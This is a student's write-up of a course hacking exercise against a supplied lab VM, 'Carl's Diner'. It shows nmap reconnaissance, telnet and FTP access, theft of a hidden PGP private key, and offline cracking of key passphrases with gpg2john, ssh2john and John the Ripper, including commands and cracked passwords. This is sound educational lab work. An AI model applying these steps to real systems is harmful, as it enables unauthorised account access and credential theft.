

Computer Security - CS 6531 – Hacking Exercise

Namana Y Tarikere – G21372717

1. Hacking Exercise (100 pts)

References:

<https://nmap.org/book/man.html>

<https://www.kali.org/tools/hydra/>

<https://www.gnupg.org/documentation/>

<https://www.openwall.com/john/>

Note: You may be able to bypass the local authentication of the VM via the bootloader. Such an attack will not result in any credit for this assignment.

Download the target VM and import it into VirtualBox or VMWare fusion. Ensure you download the correct target for your hardware: one is for x86 (64-bit) and one is for Apple M1/M2/M3. Place both machines on the same host-only network (as we went over in class).

<https://gwu.box.com/s/n2fnfflk0becj3d8jc7xbwz3skhmy7e>

Your goal is to obtain access to at least five user accounts on the VM.

- Gaining access to one account is 25 pts total.
- Gaining access to two accounts is 45 pts total.
- Gaining access to three accounts is 70 pts total.
- Gaining access to four accounts is 95 pts total.
- Gaining access to five accounts is 100 pts total.
- Getting access to root is 110 pts total.


Thoroughly document how you go about gaining access, including your failures. If you write any code, include it in your submission as a separate file. If you use any password-cracking tools, include the logs for your password-cracking attempts. Explain your reasoning behind the actions you take. This assignment is nonlinear and will require you to be both curious and patient. There is more than one way to get full credit, and it is possible to get full credit using techniques we have used together in class. There is only one way to get no credit: *not trying. I strongly recommend that you start this early!*

Good luck. Ask questions. Do not give up.

Solution:


I have a Windows laptop with Oracle VirtualBox installed. For this hacking exercise, I downloaded the required files from the given link, unzipped the contents and installed the given s24_hackex_x86 virtual machine in my Oracle VirtualBox.

I am parallelly running both my Kali Linux (Host VM) and hackex_x86 VM (attacking VM) on Virtual Box as shown below:




I configured the network settings of both Kali and hackex_x86 VM to NAT Network as shown below:

Kali Linux in NAT Network:



Hackex_x86 VM in NAT Network:



I ran **ifconfig** and **ip a** command [1] to check the IP address of NAT network to be **10.0.2.15** as shown:

```
kali@kali: ~
File Actions Edit View Help
[ kali@kali: ~ ]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.
          2.255
              inetm fe80::4648:5c11:ce3a:bb61 prefixlen 64 scopeid
0x20<link>
        ether 00:0c:27:b1:d0 txqueuelen 1000 (Ethernet)
          RX packets 1 bytes 590 (590.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 21 bytes 2972 (2.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collision
ns 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
          RX packets 4 bytes 240 (240.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 4 bytes 240 (240.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collision
ns 0
```

```
kali㉿kali:~
```

File Actions Edit View Help

```
[kali㉿kali:~] ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
inet6 ::1/128 scope host noprefixroute  
    valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
link/ether 08:00:27:21:b1:00 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.10/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0  
        valid_lft 578sec preferred_lft 578sec  
inet6 fe80::464b:5c11:ce3a:b6b1/64 scope link noprefixroute  
    valid_lft forever preferred_lft forever
```

```
[kali㉿kali:~]
```

Next, I ran the `nmap -A -T4 10.0.2.15/24` command [1] to check the available networks, open services and ports, and target VM on the fetched IP address. I found the IP address of target VM **Carl's Diner Website** to be **10.0.2.4** as shown below:

```
[kali㉿kali)-[~]
$ nmap -A -T4 10.0.2.15/24
Starting Nmap 7.94WSNMP ( https://nmap.org ) at 2024-04-15 15:10 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0058s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
53/tcp    open  domain (unknown banner: [SECURED])
| dns nsid:
|   NSID: alex-cns08 (616c65782d636e733038)
|   id.server: alex-cns08
|_ bind.version: [SECURED]
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_ [SECURED]
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?nse-service :
SF-Port53-TCP:V=7.94S%NI=%D%T=4/15%Time=661D7B98%P=x86_64-pc-linux-gnu%D
SF-NSVersionBindReqTCP,36,"^x004\0\x00\x81\x00\0\x01\0\x01\0\0\0\x07vers
SF:ion\x04bind\0\0\x10\0\x03\x00\x0c\0\x10\0\0\x03\0\0\0\0\0\0\0\t[SECURED]\"
SF:);

Nmap scan report for 10.0.2.4
Host is up (0.0027s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 6e:c1:cc:id:a3:36:a7:09:58:6f:ca:60:62:22:c1:a8 (ECDSA)
|_ 256 d6:ae:29:20:e6:7a:4f:e3:1d:96:5f:9b:4a:ef:bf:55 (ED25519)
23/tcp    open  telnet   Netkit telnet-ssl telnetd
80/tcp    open  http     nginx 1.22.1
|_http-server-header: nginx/1.22.1
|_http-title: CARL'S DINER
Service Info: OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.0.2.15
Host is up (0.0027s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.33 seconds

[kali㉿kali)-[~]
```

I tried to use `ssh 10.0.2.4` command to connect to the server and failed:

```
kali@kali: ~/Desktop/HackingEx
File Actions Edit View Help

[(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh 10.0.2.4
kali㉿10.0.2.4: Permission denied (publickey).

[(kali㉿kali)-[~/Desktop/HackingEx]
$ ]
```

I used **telnet 10.0.2.4 23** command [1] to connect to the server and was able to get the password as **GuestPassword!** for user **guest**. I successfully logged into Carl's diner as guest, found out that there are **5 users Adrijan, Bruno, Carl, Diego, and Otis** and found that users **Carl and Otis have sudo access** permissions as shown:



```
(kali㉿kali)-[~/Desktop/HackingEx]
$ telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Welcome to CARL'S DINER


The guest password is GuestPassword!

This server is NEVER gonna let you down.
carlsdiner login: guest
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May  4 19:33:42 EDT 2024 from 10.0.2.15 on pts/0
$ whoami
guest
$ cd ..
$ ls -la
total 32
drwxr-xr-x  8 root    root    4096 Apr  8 16:48 .
drwxr-xr-x 18 root    root    4096 Apr  8 19:32 ..
drwxr-x---  7 adrijan  adrijan  4096 Apr  8 16:48 adrijan
drwxr-x---  8 bruno   bruno   4096 Apr  8 16:48 bruno
drwxr-x---  6 carl    carl    4096 Apr  9 06:05 carl
drwxr-x--  6 diego   diego   4096 May  3 13:13 diego
drwxr-x--  5 guest   guest   4096 Apr 30 23:09 guest
drwxr-x---  6 otis    otis    4096 Apr  8 18:22 otis
$ groups guest
guest : guest
$ groups adrijan
adrijan : adrijan
$ groups bruno
bruno : bruno
$ groups carl
carl : carl cdrom floppy sudo audio dip video plugdev users netdev bluetooth
$ groups diego
diego : diego
$ groups otis
otis : otis sudo
$
```


Next, I connected to the server using telnet and tried various passwords from Homework 2 exercise for all users in trial-and-error format. For example, password1, password123, password! for Otis and other users but was not successful.



```
permitted by applicable law.
Last login: Sat May  4 19:54:45 EDT 2024 from 10.0.2.15 on pts/0
$ su carl
Password:
su: Authentication failure
$ su otis
Password:
su: Authentication failure
$ su diego
Password:
su: Authentication failure
$ su bruno
Password:
su: Authentication failure
$ su adrijan
Password:
su: Authentication failure
$ su carl
Password:
su: Authentication failure
$ su otis
Password:
su: Authentication failure
$ su carl
Password:
su: Authentication failure
$ su carl
Password:
su: Authentication failure
```

I used **ftp 10.0.2.4** command [1] to connect to the server, logged in as guest and checked the contents of the account. I was able to get **Diego's private key** in the **.emergency** hidden file. I followed the following commands to fetch and store Diego's private key in host kali Linux as shown below:

1. ftp 10.0.2.4
2. logged in as guest
3. ls -la
4. cd .emergency
5. ls -la
6. get .diego_priv.pgp



```
(kali㉿kali)-[~/Desktop/HackingEx]
$ ftp 10.0.2.4
Connected to 10.0.2.4.
220 (vsFTPD 3.0.3)
Name (10.0.2.4:kali): guest
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||61105|)
150 Here comes the directory listing.
drwxr-xr--  5 1005   1005  4096 Apr 30 23:09 .
drwxr-xr-x  8 0      0      4096 Apr 08 16:48 ..
drwxr-xr-x  2 1005   1005  4096 Apr 08 16:48 .emergency
-rw xr-xr-x  1 1005   1005  1728 Apr 08 16:48 .not_useful
-rw xr-xr-x  1 1005   1005  344  Apr 08 16:48 .nothing
-rw -----  1 1005   1005  32   Apr 30 23:09 .sqlite_history
drwx -----  2 1005   1005  4096 Apr 29 13:16 .ssh
drwxr-xr-x  2 1005   1005  4096 Apr 08 16:48 .useless
-rw -----  1 1005   1005  938  Apr 27 21:57 .viminfo
226 Directory send OK.
ftp> cd .emergency
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||39062|)
150 Here comes the directory listing.
drwxr-xr-x  2 1005   1005  4096 Apr 08 16:48 .
drwxr-xr--  5 1005   1005  4096 Apr 30 23:09 ..
-rw xr-xr-x  1 1005   1005  2099 Apr 08 16:48 .diego_priv.pgp
-rw xr-xr-x  1 1005   1005  120   Apr 08 16:48 .not_a_key
-rw xr-xr-x  1 1005   1005  1057 Apr 08 16:48 diego.pgp
226 Directory send OK.
ftp> get .diego_priv.pgp
local: .diego_priv.pgp remote: .diego_priv.pgp
229 Entering Extended Passive Mode (|||38115|)
150 Opening BINARY mode data connection for .diego_priv.pgp (2099 bytes).
100% |*****| 2099          0.98 MiB/s    00:00 ETA
226 Transfer complete.
2099 bytes received in 00:00 (367.94 KiB/s)
ftp>
```

Next, I exited from ftp connection and checked the contents of my HackingEx directory in kali using the command **ls -la** and found **.diego_priv.pgp** hidden file. I converted the pgp file into a file that can be cracked by john the ripper by running the **gpg2john .diego_priv.pgp > diego_privkey.hash** command [2] and created a **diego_privkey.hash** file. I executed **cat diego_privkey.hash** command to check the content of the file which was Diego's private key details as shown:

```

File Actions Edit View Help
(kali㉿kali)-[~/Desktop/HackingEx]
$ ls -la
total 150704
drwxr-xr-x 2 kali kali 4096 May  4 17:04 .
drwxr-xr-x 5 kali kali 4096 May  4 16:58 ..
-rw-r--r-- 1 kali kali 2635 May  2 18:42 BrunoPrivateKey
-rw-r--r-- 1 kali kali 1057 Apr  8 12:48 diego.pgp
-rw-r--r-- 1 kali kali 2099 Apr  8 12:48 .diego_priv.pgp
-rw-r--r-- 1 kali kali 2381 May  1 21:47 HackExPwd.txt
-rw-r--r-- 1 kali kali 154275867 May  4 17:07 hydra.restore
-rw----- 1 kali kali 12288 May  3 13:17 .journalclue.swp
-rw-r--r-- 1 kali kali 33 May  3 13:21 journalclue

(kali㉿kali)-[~/Desktop/HackingEx]
$ gpg2john .diego_priv.pgp > diego_privkey.hash
File .diego_priv.pgp

(kali㉿kali)-[~/Desktop/HackingEx]
$ cat diego_priv.hash
cat: diego_priv.hash: No such file or directory

(kali㉿kali)-[~/Desktop/HackingEx]
$ cat diego_priv.keyhash
Diego:$gpg$*1*348*1024*bcec8207561358f82cb5b00351302871ee51bac3572e242f8f9f80f28ee797b65abb6b2a4c773
16b3f65d37cb83d826893a205c15f2fe85094f9e89365090bb8d011dd7111e442b4c35a89d0364332f1baa934e2dc51e29c0
2ff381983fa82d288ea6fc474548d1fd45749967fe6bee5faed4fbaf2ef7a8cb2a021c941524f14334a93d6a0126664a0e4a2
6f6bda2b9d1b45058c2ac581fd76c091a02ba14bc7fb3dac4759d2f1c022db8966d0b9ebf7ad6af3e7fbaf7c60a7c5fb
f798898324713880099977398733403f532ba257d58c78805d2d569d76034f69b41952983826357b73d52a04c25b3981cc1d
07664552d6b1b2a1d1a971fa7106f8f41bc0b61f3aebc25589b0b52be5d926c084f8f560ee463359da2a40fc9e860599be16
b9c45b703b73d7e78961fad761ea020b4f96f0217696703316b968633947ed3516e608f8235cfb3d3fe961707861f2b1cb04
1ee32bf5bc3fc05777+3*254*247*16*87ebec3730ade263e9b22e46967fa8d1*65011712*f2b7393d1a1d160c3:::Diego
<diego@carlsdiner.net>:::.diego_priv.pgp

```

I created my own wordlist consisting of words from Carl's diner website, some commonly found words, possible combination of passwords for all users with their names and Homework 2 clues into a **HackExPwd.txt** file. Some poetic or riddled sentences on the right-side boxes of Carl's website menu page caught my attention. I searched those phrases online and found that they are sentences from a poem called **Outskirts by Tomas Transtromer** [3]. I added all the words and phrases from that poem into my HackExPwd.txt file which is attached as part of this submission.

The screenshots show the Carl's Diner website. The left screenshot shows the main menu with sections like "Home of fine food", "Specials", and "Menu". The right screenshot shows a detailed view of the menu, highlighting several poetic phrases from the poem "Outskirts" by Tomas Transtromer. These phrases include "overall the same color as the earth", "they've lived up in duck fat", "five dollars for the large size", "seven dollars for the extra large size", "Roast Hatch Chiles", "Carl's Famous Duck Sausage Scramble", "Avocado Salad", and "Goose Wings".

Poem – Outskirts by Tomas Transtromer:

The screenshot shows a Firefox browser window with the URL <https://poets.org/poem/outskirts>. The page displays the poem 'Outskirts' by Tomas Transtromer. The poem is presented in a block of text with several lines highlighted in yellow. To the right of the poem is a black and white portrait of Tomas Transtromer and a sidebar with links to 'About Tomas Transtromer', 'Occasion', 'Vacations', 'Themes', and 'Work'. A 'Sign up for Poem-a-Day' button is also visible.

I ran john the ripper on Diego's private key using the custom-made wordlist to do a brute force attack and cracked the password of **Diego** to be **p@ssword1** as shown below:

Command: **sudo john diego_privkey.hash --wordlist=HackExPwd.txt**

```
(kali㉿kali)-[~/Desktop/HackingEx]
$ sudo john diego_privkey.hash --wordlist=HackExPwd.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 7 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p@ssword1          (Diego)
1g 0:00:00:01 DONE (2024-05-04 22:01) 0.8196g/s 11.47p/s 11.47c/s 11.47C/s p@ssword1.
.p@ssword!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I connected to the server using telnet and successfully logged in using the credentials I fetched for Diego as shown:

```
kali@kali: ~/Desktop/HackingEx
File Actions Edit View Help
[(kali㉿kali)-[~]
$ cd Desktop

[(kali㉿kali)-[~/Desktop]
$ cd HackingEx

[(kali㉿kali)-[~/Desktop/HackingEx]
$ telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Welcome to CARL'S DINER

The guest password is GuestPassword!

This server is NEVER gonna let you down.
carlsdiner login: diego
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May  3 13:00:30 EDT 2024 from 10.0.2.15 on pts/0
$ whoami
diego
$ ]]
```

In the hackex_x86 Virtual Machine, I was successfully able to login both as guest and diego as shown:

Guest: GuestPassword!

```
Debian GNU/Linux 12 carlsdiner tty1

carlsdiner login: guest
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May  4 21:32:04 EDT 2024 from 10.0.2.15 on pts/0
$
```

Diego: p@ssword1

```
Debian GNU/Linux 12 carlsdiner tty1


carlsdiner login: diego
Password:
Linux carlsdiner 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat May  4 22:26:11 EDT 2024 from 10.0.2.15 on pts/0
$
```

Since the professor mentioned that in-class exercise involving **key_otis** was designed to prepare us for the hacking exercise, I suspected if there are any clues in the files with SSN and Email content and the public-private key pairs given during class. I found these files on Misc section of the Computer Security course on Blackboard, saved the **key_otis** file into my host kali.

I converted the file to be recognized by john the ripper using `ssh2john key_otis > otis_privkey.txt` command [2], ran John on the converted file `otis_privkey.txt` using my custom HackExPwd wordlist. I cracked the password of Otis's private key to be `otis123`, used this password to login to all the user accounts including Otis but was unsuccessful.



The screenshot shows two terminal windows side-by-side. The left terminal window is titled 'Mousepad' and contains the command-line interface for the 'sshprivkey' tool, showing the progress of cracking the 'key_otis' password. The right terminal window is titled 'kali@kali: ~/Desktop/HackingEx' and shows the cracked password 'key_otis' being written to a file named 'otis_privkey.txt'. Both terminals are running on a Kali Linux system.

```
~/Desktop/HackingEx/otis_privkey.txt - Mousepad
File Edit Search View Document Help

key_otis:
$sshng$6$16$5b0fc682500669aca5e82c0016a55f1ca$1910$6f70656c7373682
db6b5792d7631000000000a6165733235362d637472000000626372797074000
00018000000105b0fc682500669aca5e82c0016a55f1ea0000000100000001000000
197000000077373682d7273610000003010001000018100df6fae472a85f43a4
9fdaf7b5fea75c1432f3e3d9b1dd16834331be865c67de37322a15e3146759d778
c4258497e633c6d4c0dbb16d18955df898ac08ee9a279caec3c0c19fe9ed91
a2ac91b2ad12f35783a1e73cf3992229a4a00ba021b2cc9745199191863849b2ac-
ed14d43e6823b74c5b64ca00eb83ca3c45959224c57eaa0f872426647b9455b9
2f7bdcde74268755f8a936b9e4271f9148a716504866940d6aad755e1749573588
55081fa7683c6f36334fa16fd7f09566bb3c5fd2bf623c0139338199c87fcfa81
2e8de57f6b625439ef52e865e22274e67bf05508388448edb5145a887669d0246
8137d9c62c05231124ade934f0538dc42c372923daf7c979607a2e49b579bf74
f981701433fc8ed3468d1656842f2b07cb31f7514c9e556270c36892f099fb0
d760d8fbab9ae138314945a186861ec02c08ee0af02cc18ade6b6b5b125da4bc7
dad5e721fc87c3a14c65ef1ab6c7836df0e58d3992933fe6b0d0bc713c61f4594c-
e8476c5f7b82f66900836f3bd47800590d15c2f36c80ff5ff5ff5f12a80c22f5f5-
4207e4bb6e00b7fbcb0415c2f36c80ff5ff5ff5f12a80c22f5f5
```

```
File Actions Edit View Help

(kali㉿kali)-[~/Desktop/HackingEx]
$ ssh2john key_otis > otis_privkey.txt

(kali㉿kali)-[~/Desktop/HackingEx]
$ john otis_privkey.txt --wordlist=HackExPwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded
hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
otis123          (key_otis)
1g 00:00:00 DONE (2024-05-10 11:25) 4.545g/s 290.9p/s 290.9c/s 290.9C/s pa
ssword..make
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~/Desktop/HackingEx]
$
```

Next, I logged in as Diego using p@ssword1 and checked the folder/file contents as follows:

A. Incoming folder: Here I found some **mme files** that provided me information that Diego got a new bike, and I found the roles/responsibility of each user in Carl's Diner as follows:

Diego – Security, Bruno – New chef, Adrijan – Billing, Otis – Audits, Carl - Owner

```
kali㉿kali:~/Desktop/HackingEx
```

File Actions Edit View Help

```
-rwxr-xr-x 1 diego diego 652 Apr 8 16:48 audit.mme
-rwxr-xr-x 1 diego diego 470 Apr 8 16:48 bike.mme
-rwxr-xr-x 1 diego diego 517 Apr 8 16:48 bruno.mme
-rwxr-xr-x 1 diego diego 715399 Apr 8 16:48 water_usage.mme
```

\$ cat bruno.mme

```
Content-Type: multipart/mixed; boundary="====1649816664095045630=="
MIME-Version: 1.0
Subject: hi
From: bruno@fastmail.com
To: diego@carlsdiner.net

-- =====1649816664095045630==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

Hey Diego,
```

Diego, Hello,

I am Bruno! Carl has hired me as your new chef. My friend Adrijan will be helping me.

What do I need to do to get started?

Yours,
Bruno

```
-- =====1649816664095045630==
```

\$ cat adrijan.intro.mme

```
Content-Type: multipart/mixed; boundary="====750294119500450781=="
MIME-Version: 1.0
Subject: Onboarding
